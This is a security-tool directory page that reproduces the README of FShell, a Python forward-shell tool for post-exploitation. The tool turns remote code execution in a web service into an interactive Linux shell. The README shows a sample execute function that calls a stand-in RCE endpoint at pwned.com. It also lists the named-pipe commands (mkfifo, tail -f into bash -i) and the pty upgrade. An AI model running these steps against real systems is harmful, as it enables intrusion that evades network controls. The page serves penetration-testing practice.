
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/hypnoze57/fshell
ExploitationPost-ExploitationPenetration TestingRed TeamingRemote Access Tool
GitHubhypnoze57/fshell

FShell

My python3 implementation of a Forward Shell

View Repository
385407 years agoReviewed by Kitploit
Share

FShell

Description

FShell is my implementation of a Forward Shell. It's designed to get an interactive tty using remote code execution through a stageless protocol (eg HTTP).

Why I should use a forward shell ?

  • The remote server is not able to reach internet, no reverse shell possibility
  • I don't want the server initiate new outgoing connection or expose new service (only use vulnerable exposed service)

However, it also have disadvantage

  • Many requests per second (in case of a web server, it will generate many access log)
  • Not fully interactive: no auto-completion (this theoretically could be implemented but that will generate huge amount of requests), remember that your input is send to the python script then to the remote server.

The requests frequency can be changed modifying BEACONING_DELAY variable.

Requirements

On attacker machine

Python3 & lib:

  • requests
  • termcolor

On the target

Only Linux is supported at this time and required basic commands/tools on the remote system:

  • python2 (and pty module)
  • bash
  • mkfifo
  • cat
  • tail
  • ps
  • grep
  • awk
  • kill

Usage

Modify the WRITABLE_FOLDER variable if /tmp is not available for write or if you have something better (prefer /dev/shm)

You must redefine execute function to perform your remote code execution:

def execute(cmd, verbose=False, timeout=None):
    """
    :cmd      Raw shell command to execute on the remote system
    :timetout MANDATORY: Used to kill blocking execution loop (used in named pipe creation).
              If you cannot, put named pipe creation in separated thread
    :verbose  Print full cmd executed on the remote system (Debug mode)
    """
    # Put your RCE code here
    r = requests.get('http://pwned.com/rce.php?cmd=%s' % (b64encode(cmd)), timeout=timeout)
    return r.text.strip() # You can apply formating if the output is not only the output of command
Commands

  • help_shell: Print commands help
  • get_sessid: Print current session id on the remote server

  • upgrade_shell: Start remote pty using python to create interactive shell
  • exit_shell: Clear 'properly' the remote shell. If you're connected with another user than the first, please exit normally before.

Demo

FShell Demo

How it's working

The concepts are pretty simple.

First you need to create a named pipe on the remote system. It will be used to send command to the shell
mkfifo /tmp/input.

Then, create a bash loop that reading the named pipe constantly and send it to an interactive bash process that sending stdin & stderr to an output file.
tail -f /tmp/input | /bin/bash -i > /tmp/output 2>&1

[Reading named pipe] -> [Execute named pipe content] -> [Send stdin/stderr into output file] -> [Go to reading named pipe because of '-f' tail option]

Next part is to start a python thread that performing cat /tmp/output regularly to get the shell output.
If the thread find data, it will clear the output file content using echo '' > /tmp/output
Tips: In order to avoid error logging for a non-existing file, the script execute 'id' command before starting the 'GetOutput' thread to create the output file.

One of the last step is to get user input from our python script and send it to the named pipe
echo USERCMD > /tmp/input

And the final trick to back a remote interactive tty is the 'upgrade_shell' command. This command perform a python -c 'import pty;pty.spawn("/bin/bash")' (and some export and aliases) to spawn a real tty for the current process (used in named pipe loop)

Thanks

Thanks to @ippsec, I didn't knowing that something like this was possible before watching this videos Stratosphere HTB Write Up !

Hope you enjoy it!

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    279

Explore all tools

Browse our collection of tools

View all tools →





